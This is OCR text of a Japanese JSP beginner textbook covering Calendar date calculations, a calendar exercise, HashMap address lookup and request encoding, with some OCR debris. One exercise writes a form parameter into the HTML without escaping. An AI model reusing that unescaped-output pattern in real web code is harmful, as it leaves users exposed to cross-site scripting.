
まとめ

- クラスはさまざまな機能が詰まった道具箱です。
- クラスを使用する場合には、必ず事前にインスタンス化を行います。
- JSPページでメソッドを定義する場合には、宣言部<%!～%>内に記述します。
- StringBuilderクラスは可変の文字列を扱うのに適しています。

実習　講義　**練習問題**　CHAPTER 03 LESSON 10

Q テキストエリアから入力された文字列に改行文字が含まれていた場合、これを
要素に置き換えてみます*。以下の空欄を埋めて、p_crlt2.jspを完成させてみましょう。

Hint「System.getProperty("line.separator")」は、改行文字を表します。



▲入力した改行が…　▲正しく反映される

リスト1 p_crlt1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>改行文字をブラウザーに表示</title>
</head>
<body>
<form method="POST" action="p_crlt2.jsp">
<div>
  <label>入力文字：<br />
    <textarea name="esc" cols="50" rows="7"></textarea>
  </label>
</div>
<input type="submit" value="送信" />
</form>
</body>
</html>
```

＊このサンプルでは、まだ日本語に対応していません。テキストボックスに日本語を入力した場合、環境によっては文字化けしてしまいますので注意してください。文字化けの対応方法については、LESSON 12で改めて紹介します。

リスト2 p_crlt2.jsp


```
1  <%@ page contentType="text/html;charset=UTF-8" %>
2  [ ① ]
3  private [ ② ] transferCRLT(String value) {
4    String result = value.replace(System.getProperty("line.separator"),
   "[ ③ ]");
5    [ ④ ] result;
6  }
7  %>
8  <html>
9  <head>
10 <title>改行文字をブラウザーに表示</title>
11 </head>
12 <body>
13 <div style="border:1px solid; width:400px; height:100px;">
14 <%= [ ⑤ ](request.getParameter("esc")) %>
15 </div>
16 </body>
17 </html>
```

Column

Java APIリファレンス

本書でも多くのJavaクラスを紹介しています。しかし、当然のことながら、これらは全体から見れば、本当にごく一部であるにすぎません。全体を総括的に把握したいという場合には、やはりOracle社から提供されているJava API（Application Programming Interface）ドキュメントを参照することをお勧めします。

http://docs.oracle.com/javase/jp/8/api/




▲Java APIリファレンスのメイン画面

左上のパッケージリストから参照したいパッケージを選択すると、左下フレームに該当するパッケージに属するクラス／インターフェイスのリストが表示されますので、さらに参照したいクラスを選択します。すると、右フレームに該当するクラスの説明が表示されるはずです。クラスの説明ページには、以下のような項目が含まれています。

- クラス名、継承関係
- クラスの概要
- フィールド／コンストラクター／メソッドの概要（一覧）
- フィールド／コンストラクター／メソッドの説明（詳細）

なお、Java APIにおけるメソッドの構文表記は（慣れない方にとっては）やや特殊です。ここで、構文の見方についても触れておきましょう。



最初のうちは、ドキュメントを読み解くだけでもなかなか大変ですし、そもそも、ここに挙げられている膨大なクラス群を何から何まで把握するのは現実的ではありません。まずはひまなときにでもざっと気になるところを眺め、どこに何があるのかをなんとなく把握する、そんな時間を作るように努力してみましょう。

LESSON 11

日付の計算をしよう


CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	

レッスン予定日 □□月□□日


レッスン終了 □

日付は、文字列／数値データに次いで頻繁に使用されるデータですが、日常的に規則だった計算方法に接する機会が少ないせいか、日付を操作するとなると、はたと思考が止まってしまう方も少なくないようです。

ここでは、次の誕生日までの日数をカウントダウンするサンプルを通じて、Java（JSP）における、ごく基本的な日付の比較、計算方法を学んでみることにしましょう。



▲誕生日までのカウントダウンをダイアログ表示



▲誕生日当日のダイアログ表示

サンプルファイル　jsp10 ▶ lesson11 ▶ birth.jsp

実習　講義　練習問題　CHAPTER 03 LESSON 11

1 コードを入力する

メモ帳で/lesson11フォルダーのbirth.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト birth.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8"
2          import="java.util.*" %>
3 <%
4 String msg = null;
5 int[] ymd = { 1964, 8, 5 };
6 Calendar today = Calendar.getInstance();
7 Calendar birth = Calendar.getInstance();
8 int year = today.get(Calendar.YEAR);
9 birth.set(year, ymd[1] - 1, ymd[2]);
```

今日の日付と誕生日を表すCalendarオブジェクト

```
10 if(birth.equals(today)) {
11   msg = "ナミちゃんの" + (year - ymd[0]) + "歳の誕生日、おめでとう！";
12 } else {
13   if(!birth.after(today)) {
14     birth.set(Calendar.YEAR, year + 1);
15   }
16   long diff = (birth.getTimeInMillis() - today.getTimeInMillis())
     / (24 * 60 * 60 * 1000);
17   msg = "ナミちゃんの誕生日まで、あと" + diff + "日";
18 }
19 %>
20 <!DOCTYPE html>
21 <html>
22 <head>
23 <meta charset="UTF-8" />
24 <title>お誕生日おめでとう！</title>
25 </head>
26 <body onload="window.alert('<%=msg %>')">
27 </body>
28 </html>
```

今日が誕生日の場合

当日が誕生日でない場合、次の誕生日までの日数を算出

メッセージをダイアログ表示

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.150の図のように「ナミちゃんの誕生日まで、あと●○日」、または「ナミちゃんの●○歳の誕生日、おめでとう！」というメッセージが表示されれば、成功です。

サーバーのシステム日付を変更して、表示メッセージの変更を確認してみてください。

http://localhost:8080/jsp10/lesson11/birth.jsp

Calendarクラスは抽象クラス*

日付、時刻を扱うためのクラスとして、JavaではCalendarクラスが用意されています。Calendarクラスは、次のようにインスタンス化できます。

```
Calendar today = Calendar.getInstance();
```

前出のString / StringBuilderクラスなどと記述が異なる点に気づいたでしょうか？

そう、クラスのインスタンスを生成する基本はnew演算子でした。その規則に従うならば、

* Java SE 8では、新たな日付APIが追加されました。ただし、本書ではバージョン7以前との互換性を優先して、旧来から用意されているクラスを利用します。

次のように記述するはずです。

```
Calendar today = new Calendar();
```

しかし結論から言ってしまうと、これはできません。このようにCalendarクラスだけ生成方法が異なるのは、Calendarクラスが**抽象クラス**だからです。抽象クラスは、それ自体で具体的な機能を持っていません*1。ただ、「どのような機能を持つべきか」、メソッドの名前だけが定義された特別なクラスです。具体的な中身は、抽象クラスを元にして作成された派生クラス（**サブクラス**）で定義されるのです。

このような抽象クラスはそれ自身をインスタンス化しても意味がありません。中身がないのだから当然です。正確に表現するならば、Calendarクラスの場合はgetInstanceメソッドを介して、「Calendarクラスを元に定義されたGregorianCalendarクラス*2のインスタンスを取得している」のです。

*1 厳密には、具体的な機能を持っていないメソッドを**含んで**います。抽象クラスは「不完全なクラス」と思ってもいいでしょう。

*2 グレゴリオ暦を定義したクラスです。現在、世界各国で一般的に利用されているカレンダーです。

静的メソッドとは何か？

実は、6行目にはもう1つ注目すべき重要な概念が存在します。

```
6 Calendar today = Calendar.getInstance();
```

getInstanceというメソッドが、「オブジェクト変数.メソッド名」の形式ではなく、「クラス名.メソッド名」で呼び出されていることがわかるでしょうか。

このように、インスタンス（オブジェクト）を生成しなくても、呼び出すことのできるメソッドのことを**静的メソッド**と言います。逆に、使用に際して、あらかじめインスタンスを生成しておく必要があるメソッドのことを**インスタンスメソッド**と言います。

ちなみに、先にも紹介したJava APIリファレンス上では、頭に「static」という文字が表記されているものが静的メソッドであることを示します*3。

*3 前出のメソッドでは、parseIntメソッドなどが静的メソッドです。

```
static Calendar          getInstance()
                         デフォルトのタイムゾーンおよびロケールを使用してカレンダを取得します。
```

本書の構文でも、インスタンスメソッドの場合は、

```
Calendarオブジェクト.get(取得したい日付フィールド)
```

とし、静的メソッドの場合は、

```
Calendar.getInstance()
```

とすることで、両者を区別することにします。

クラスのインポート

実際のロジックを読み解く前に、もう１つ基本的な構文を紹介しておきます。

```
<%@ page contentType="text/html;charset=UTF-8"
        import="java.util.*" %>
```

@pageディレクティブにimport属性が追加されています。これは、JSP内で「どのようなクラスを使用するか」をあらかじめ宣言するための命令です。

たとえば、本サンプルで使用しているCalendarクラスは、java.utilという**パッケージ**（グループ）に属するクラスです。そこで、java.utilパッケージに属するすべてのクラス*4を、ここでインポートしているわけです。JSPでは、@pageディレクティブのimport属性でクラス（パッケージ）をインポートすることによって初めて、そのクラスを使用することができるようになります。

パッケージ全体をインポートするのがイヤだということであれば、個々のクラスをインポートすることも可能です。その場合、

```
<%@ page contentType="text/html;charset=UTF-8"
        import="java.util.Calendar" %>
```

のように記述します。

個々のクラスをインポートすることで、現在のページでどのクラスを使用しているかということを明確に意識できる利点はありますが、逆にコードは冗長になってしまいます。そこで本書では、コードの簡潔さを優先させて、パッケージごとインポートする方法を採用します*5。

4 「.」は配下のすべてのクラスを意味します。

*5 パッケージ全体をインポートしても、実行ファイルが肥大化するというような心配はいりません。使用するクラス名を明示したいという目的を除いては、クラスごとにインポートする意味は特別にはないのです。

パッケージとは？

さて、そのパッケージについて、もう少し説明しておきましょう。

パッケージとは、その名のとおり「ひとまとめにする」という意味で、Javaに数多く用意されているクラスをグルーピングするための単位です。たとえば、java.utilパッケージであれば、日付を表すCalendar、Dateはじめ、乱数を扱うRandomクラス、連想配列を扱うHashMapクラス、外部リソースを管理するResourceBundleクラスなど、ユーティリティ的な役割を持つクラスがまとめられています。

パッケージは、主に「クラス名が重複することを防ぐ」役割を持ちます。フォルダーの考え方とまったく同じです。JavaにはDateというクラスが複数ありますが、その１つはjava.utilパッケージに属し、別のものはjava.sqlパッケージに属しています。もしもパッケージ

という概念がなければ、これらを区別する方法はありません。しかし、パッケージがあるおかげで、両者を同時に使用する必要性が出てきた場合には、クラス名だけでなく、パッケージ名も含めた**完全修飾名**で指定することで（java.util.Dateのように）、それが「どこの」Dateクラスであるのかを知ることができるのです。

ちなみに、LESSON 10ではStringやStringBuilderなどのクラスを使っていたにもかかわらず、ことさらにimport文を記述するようなことはありませんでした。これは、StringやStringBuilderなどが属するjava.langパッケージを、「Java（JSP）は常に自動的にインポートしてくれる」ためです。

Calendarクラスから日付／時刻情報を取得する

Calendarクラスから日付／時刻などの情報を取得するには、getメソッドを用います。たとえば現在の年を取得したいという場合は、8行目のようにします。

```
8 int year = today.get(Calendar.YEAR);
```

getメソッドでは、引数の指定を変更することで、さまざまな情報を取得できます。以下に、getメソッドの引数として指定できる主な値を列挙しておきます。

▼getメソッドで指定可能な日付フィールド（Calendarクラスの定数）

引数	内容
Calendar.YEAR	年
Calendar.MONTH	月（0～11）
Calendar.DATE	日（1～31）
Calendar.HOUR	時（0～11）
Calendar.HOUR_OF_DAY	時（0～23）
Calendar.MINUTE	分（0～59）
Calendar.SECOND	秒（0～59）
Calendar.MILLISECOND	ミリ秒
Calendar.DAY_OF_WEEK	曜日（日曜：1～土曜：7）
Calendar.AM_PM	午前（0）か午後（1）か

構文　getメソッド

Calendarオブジェクト.get（取得したい日付フィールド）
Calendarオブジェクトから指定された日付部分を取得する。

日付情報を生成する

getInstanceメソッドによって生成されたCalendarオブジェクトは、デフォルトで、現在

のシステム日付を表します。しかし、setメソッドを使うことで、自由に日付／時刻情報を設定できます。

9行目に注目してみましょう。

```
9 birth.set(year, ymd[1] - 1, ymd[2]);
```

ここでは、Calendarオブジェクトの年月日を設定しています。第1引数から順番に年／月／日を指定していますが、月は0～11の範囲で設定しなければならないことに注意してください*。

```
birth.set(2015, 1, 29);
```

のような実際には存在しない日付を指定した場合でも、Calendarクラスは、自動的に日付を認識し、正しい日付に計算し直してくれます。上の例では「2015/3/1」であるとみなされます。

また、特定のフィールドのみを指定したい場合には、同じようにsetメソッドを使って、

```
birth.set(Calendar.YEAR, 2015);
```

のように表すこともできます。第1引数に指定できる値については、先ほどの表「getメソッドで指定可能な日付フィールド」を参照してください。

構文 setメソッド

Calendarオブジェクト.set(年, 月, 日[, 時, 分[, 秒]])
Calendarオブジェクト.set(設定したい日付フィールド, 値)
Calendarオブジェクトでは、年月日（時分秒）、または特定の日付フィールドに対して、任意の日付／時刻情報を設定できる。

日付を計算する

Calendarオブジェクトでは、比較、加算、減算など日付を演算することもできます。サンプルコードを引用しつつ、順に具体的な構文を見ていくことにしましょう。

(1) 日付が等しいことを確認する

これは、Calendarオブジェクトのequalsメソッドを利用します。10行目に注目してみてください。

```
10 if(birth.equals(today)) {
```

＊ 9行目で「ymd[1] - 1」のようにもともとの月から1引いているのも、そのためです。

例では、誕生日（birth）の月日と今日の日付（today）が等しい場合、11行目の誕生日メッセージが変数msgに格納されます。equalsメソッドは、Stringオブジェクトなどで使用しているのを以前にも見ていますから、イメージとしてはつかみやすいでしょう。

構文 equalsメソッド

Calendarオブジェクト.equals(比較するCalendarオブジェクト)
Calendarオブジェクトと指定された日付が等しい場合、trueを返す。

(2) 日付の前後関係を比較する

ある日付とある日付、どちらが後ろかを判断するのは、Calendarオブジェクトのafterメソッドです。13～15行目に注目してください。

```
13 if(!birth.after(today)) {
14   birth.set(Calendar.YEAR, year + 1);
15 }
```

ここでは、今年の誕生日が今日以前である場合（つまり、すでに今年の誕生日が過ぎてしまっている場合）、setメソッドで来年の誕生日を再セットしています。つまり、変数birthが必ず「次の」誕生日を表すように、ここで調整しているわけです。

13行目の部分はbeforeメソッドを使って、以下のように書き換えることも可能です。

```
13 if(birth.before(today)) {
```

構文 afterメソッド

Calendarオブジェクト.after(比較するCalendarオブジェクト)
カレンダーの日付が、指定された日付よりも後ろである場合、trueを返す。

構文 beforeメソッド

Calendarオブジェクト.before(比較するCalendarオブジェクト)
カレンダーの日付が、指定された日付よりも前である場合、trueを返す。

(3) 日付の差を求める

日付の差を求める方法はいささか面倒です。16行目を見てみましょう。

```
16 long diff = (birth.getTimeInMillis() - today.getTimeInMillis()) /
   (24 * 60 * 60 * 1000);
```

CalendarオブジェクトのgetTimeInMillisメソッドは1970年1月1日 00:00:00から

の経過ミリ秒（1000分の1秒）を返します。つまり、16行目では「次の誕生日」の経過ミリ秒と「今日の日付」の経過ミリ秒との差を計算し、その結果を（1000ミリ秒×60秒×60分×24時間）で割ることで、実際の日付差を求めているわけです。

境界値テスト
中央値テスト

構文 getTimeInMillisメソッド

```
Calendarオブジェクト.getTimeInMillis()
日付の1970年1月1日からの経過ミリ秒をlong値として返す。
```

ちなみに、日付の加算／減算は、Calendarオブジェクトのaddメソッドを使うことで簡単に計算できます。たとえば、

```
today.add(Calendar.YEAR, 5);
```

のように記述した場合には、日付todayに5年を加算します*。

構文 addメソッド

```
Calendarオブジェクト.add(加算したい日付フィールド, 値)
指定された日付フィールドについて、加算を行う（値に負数を指定した場合は減算）。
```


* 指定可能な日付フィールドは、先ほどの表「getメソッドで指定可能な日付フィールド」を参照してください。

まとめ

- Calendarクラスは抽象クラスです。抽象クラスのインスタンス（オブジェクト）を、new演算子から直接生成することはできません。
- クラスに属するメソッドには、静的メソッドとインスタンスメソッドとがあります。静的メソッドはインスタンスを生成せずに呼び出すことができます。
- クラスを利用する場合は、クラスもしくはクラスが属するパッケージを事前にインポートしておく必要があります。
- Calendarクラスを使うことで、日付／時刻情報の比較、加算、減算など、演算を簡単に実施できます。

実習　講義　**練習問題**　CHAPTER 03 LESSON 11

Q1 birth.jspを拡張して、登録された複数メンバーの誕生日の中から、もっとも今日の日付に近い人を選び、誕生日までの日数、もしくはバースデーメッセージを表示します。以下の空欄を埋めて、p_birth.jspを完成させてみましょう。



▲一番誕生日の近い人にメッセージを表示

リスト1 p_birth.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.*" %>
<%
long diff, min = 366;
boolean flag = false;
String name = null, msg = "";
String[] names = { "掛谷奈美", "望月美奈", "日尾有宏", "松岡徹", "山本晃子" };
int[][] ymd = {{1975, 8, 5}, {1950, 12, 1}, {1964, 4, 2}, {1968, 3, 1},
{1932, 6, 28}};
Calendar today = Calendar.[ ① ]();
Calendar birth = Calendar.[ ① ]();
int year = today.[ ② ](Calendar.YEAR);
for(int i = 0; i < names.length; i++) {
  birth.[ ③ ](year, ymd[i][1]-1, ymd[i][2]);
  if(birth.equals(today)) {
    msg = names[i] + "さん、" + (year-[ ④ ]) + "歳の誕生日、おめでとう！";
    flag = true;
    break;
  } else {
    if(birth.after(today)) {
      diff = (birth.getTimeInMillis() - today.getTimeInMillis()) / (24 * 60
* 60* 1000);
    } else {
      birth.set(year + 1, ymd[i][1] - 1, ymd[i][2]);
      diff = (birth.getTimeInMillis() - today.getTimeInMillis()) / (24 * 60
* 60 * 1000);
    }
    if(min > diff) {
      min = diff;
      name = names[i];
    }
  }
}
if(!flag) { msg = name + "さんの誕生日まで、あと" + [ ⑤ ] + "日"; }
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>お誕生日おめでとう！</title>
</head>
<body onload="alert('<%=msg %>')">
</body>
</html>
```

誕生日データを宣言

今日の日付と誕生日を表すCalendarオブジェクト

各メンバーについて誕生日と今日の日付を比較


今日が誕生日のメンバーが存在する場合

当日が誕生日でない場合、次の誕生日までの日数を算出

一番誕生日の近い人＋残り日数を設定

一番誕生日の近い人についてメッセージを生成

Q2 Calendarクラスを利用して、今月のカレンダーを作成してみましょう。以下の空欄を埋めて、p_calendar.jspを完成させてください。



▲今月のカレンダーを表示

リスト2 p_calendar.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.*" %>
<%
Calendar today = Calendar.getInstance();
int today_y = today.[ ① ](Calendar.YEAR);
int today_m = today.[ ① ](Calendar.MONTH);

today.set(Calendar.DATE, 1);
int first = today.[ ① ](Calendar.DAY_OF_WEEK) - 1;
today.set(today_y, today_m + 1, 0);
int last = today.[ ① ](Calendar.DATE);
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>今月のカレンダー</title>
</head>
<body>≠
<table border="1">
<tr>
  <th>日</th><th>月</th><th>火</th><th>水</th>
  <th>木</th><th>金</th><th>土</th>
</tr>
<%
for(int i = 1; i <= first + last; i++) {
  if(i [ ② ] 7 == 1) {out.print("<tr>");}
  if(i > first) {
    out.print("<td>" + ([ ③ ]) + "</td>");
  } else {
    out.print("<td> </td>");*
  }
  if(i [ ② ] 7 == 0) {out.println("</tr>");}
}
%>
</table>
</body>
</html>
```

現在年／月を取得

今月の最初の日（曜日）／最終日を取得


カレンダーを表示

＊「 」は空白を表します。HTMLでは<td>要素の中身がない場合、セルがつぶれて表示されます。これを避けるために、<td>要素の中身が空である場合には、「 」のようなダミーのデータをセットしておきます。

LESSON 12

連想配列を活用しよう

LESSON 12では、あらかじめ用意された住所録（リスト）を検索するための仕組みを構築してみましょう。住所録データは、テキストファイルやデータベースに登録することもできますが、今回はより簡単に、コード内に連想配列として用意します。



▲参照したいメンバーの名前を入力すると…

▲メンバーの住所情報が表示される

サンプルファイル　jsp10 ▶ lesson12 ▶ address1.jsp　address2.jsp

実習　講義　練習問題　CHAPTER 03 LESSON 12

1 コードを入力する（入力フォーム）

メモ帳で/lesson12フォルダーのaddress1.jspを開き、リストのマーカー部分を入力します。入力できたら、それぞれファイルを上書き保存してください。

リスト1 address1.jsp

```
<%@ page contentType="text/html;charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アドレス帳検索</title>
</head>
<body>
<form method="POST" action="address2.jsp">
<label>検索する名前：
  <input type="text" name="name" size="20" />
```

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日　月　日

レッスン終了

```
</label>
<input type="submit" value="検索" />
</form>
</body>
</html>
```

2 コードを入力する（検索結果）

メモ帳で/lesson12フォルダーのaddress2.jspを開き、リストのマーカー部分を入力します。入力できたら、それぞれファイルを上書き保存してください。

リスト2 address2.jsp

```
<%@ page contentType="text/html;charset=UTF-8"
         import="java.util.*" %>
<% request.setCharacterEncoding("UTF-8"); %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>アドレス帳検索（検索結果）</title>
</head>
<body>
<%
HashMap<String, String> map = new HashMap<String, String>();
map.put("輪笠貴子", "女, 0xx-xxx9-1111, 横浜市○×町5-18-199");
map.put("佐々木健司", "男, 04x-231x-xxxx, 川崎市○○町1-3213");
map.put("鳥内宮子","女, 09x-21xx-xx97, 横浜市◇◇区5-16");
map.put("金崎瑞穂", "女, 02x-654x-324x, 相模原市△△区1-9-21");
String name = request.getParameter("name");
if(map.containsKey(name)) {
  String result = map.get(name);
  StringTokenizer token = new StringTokenizer(result, ",");
%>
  <dl>
    <dt><%=name %></dt>
    <dd>
      <ol>
        <li><%=token.nextToken() %></li>
        <li><%=token.nextToken() %></li>
        <li><%=token.nextToken() %></li>
      </ol>
    </dd>
  </dl>
<% } else { %>
  <div style="color:Red">指定された名前は見つかりませんでした</div>
<% } %>
</body>
</html>
```

住所録を連想配列で用意

検索文字列が連想配列内に見つかった場合

検索文字列が見つからなかった場合

3 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.160の画面から人の名前（たとえば、「佐々木健司」）を検索したとき、次の画面でその人の住所録情報が正しく表示されれば成功です。

http://localhost:8080/jsp10/lesson12/address1.jsp

入力された日本語を処理する

これまでテキストボックスから文字を入力させるサンプルで、日本語を入力した方は、ことごとく日本語部分が文字化けをしてしまっていたはずです。


これは、JSP＆サーブレットがデフォルトでリクエスト情報をISO-8859-1（Latin-1）という欧米系の文字コードで処理しようとするためです。この場合、ブラウザーから送信されたリクエスト情報の文字コードは、ページの出力文字コードであるUTF-8のはずなので、ここで文字コードの不整合が生じ、文字化けしてしまうわけです。

そこで、入力データに日本語（マルチバイト文字）が含まれる可能性のある場合には、address2.jspの3行目のようにリクエストデータで使用している文字コードを明示的に宣言する必要があります。

```
3 <% request.setCharacterEncoding("UTF-8"); %>
```

LESSON 02では@pageディレクティブのcontentType / pageEncoding属性について学びましたが、これらはそれぞれページの出力文字コード、.jspファイルの文字コードを表すもので、setCharacterEncodingメソッド（入力文字コード）とは別物である点に注意してください。文字コードを設定する際には、それぞれがどの文字コードを設定しているのかを理解しておくことが大切です。

まずは、ここまでに出てきた文字コード設定の命令をまとめます。




▲文字コードの設定と適用箇所

連想配列とは何か？

複数の値を1つの変数に束ねる配列はたしかに便利ですが、いざ中身を参照しようとすると、キーとなるのは意味のない連番（インデックス番号）しかなく、不便に感じる局面は少なくありません。

しかし、**連想配列**を用いることで、インデックス番号のような無機的な連番によってではなく、ある特定の意味あるキーによって配列からデータを取り出すことができるようになります。



▲連想配列は値に名前を付ける

たとえば、12～16行目に注目してみましょう。

```
12 HashMap<String, String> map = new HashMap<String, String>();
   ...中略...
16 map.put("金崎瑞穂", "女, 02x-654x-324x, 相模原市△△区1-9-21");
```

連想配列を表すのは、**HashMapクラス**（java.utilパッケージ）の役割です。まずは連想配列の器として、HashMapクラスをインスタンス化しておくことにしましょう。12行目の

「<String, String>」という記述は、P.93でも紹介したジェネリックス構文で、連想配列のキーと値がそれぞれString型であることを表します。


ジェネリックス構文を使わずに

```
HashMap map = new HashMap();
```

と記述することもできますが、この場合、HashMapクラスは値もキーもObjectオブジェクトであるとみなすため、あとから値を取り出す際にもデータ型をキャストする必要があります*。

連想配列の器（HashMapオブジェクト）を生成できたら、あとはキーと値の組み合わせを器にセットしていくだけです。たとえば、16行目では「女,02x-654x-324x,相模原市△△区1-9-21」というデータが、「金崎瑞穂」という文字列キーに紐づけられて保存されています。

13～15行目についても、同様です。



▲連想配列

構文 putメソッド

HashMapオブジェクト.put(キー, 値)
連想配列にキーと値のセットを追加する。

これで、人名とそれに関連するデータという連想配列の辞書ができあがりました。

この辞書にアクセスし、フォームで指定された名前が辞書の中に含まれているかどうかを確認するのが18行目です。

```
18 if(map.containsKey(name)) {
```

containsKeyメソッドは、引数に指定された値が連想配列内のキーとして存在するかどうかを調べます。もしも存在する場合には、19～31行目で対応する値情報を表示し、存在しない場合には、33行目で情報がなかった旨を表示します。

```
19 String result = map.get(name);
```

19行目では、getメソッドを介して、連想配列からキーに対応する値情報を取得していま

＊P.93でも触れたように、型キャストはエラーが実行時まで検出されないという問題があります。あえて非ジェネリックな構文を利用する意味はありません。

す。getメソッドは、引数で指定されたキーに紐づいた値を、インスタンス化のときに指定されたデータ型（この場合はString型）で返します。

これで、文字列resultには「女,02x-654x-324x,相模原市△△区1-9-21」のようなカンマで区切られたデータが格納されました。

構文 containsKeyメソッド

HashMapオブジェクト.containsKey(キー名)
指定されたキーが連想配列内に存在する場合、trueを返す。

構文 getメソッド

HashMapオブジェクト.get(キー名)
キーに対応する値を取得する。戻り値は、インスタンス化の際に指定されたデータ型となる。

文字列を分割する

「女,02x-654x-324x,相模原市△△区1-9-21」のように、特定の区切り文字で区切られた文字列を分割したいという場合、Javaでは**StringTokenizerクラス**（java.utilパッケージ）を使用します。

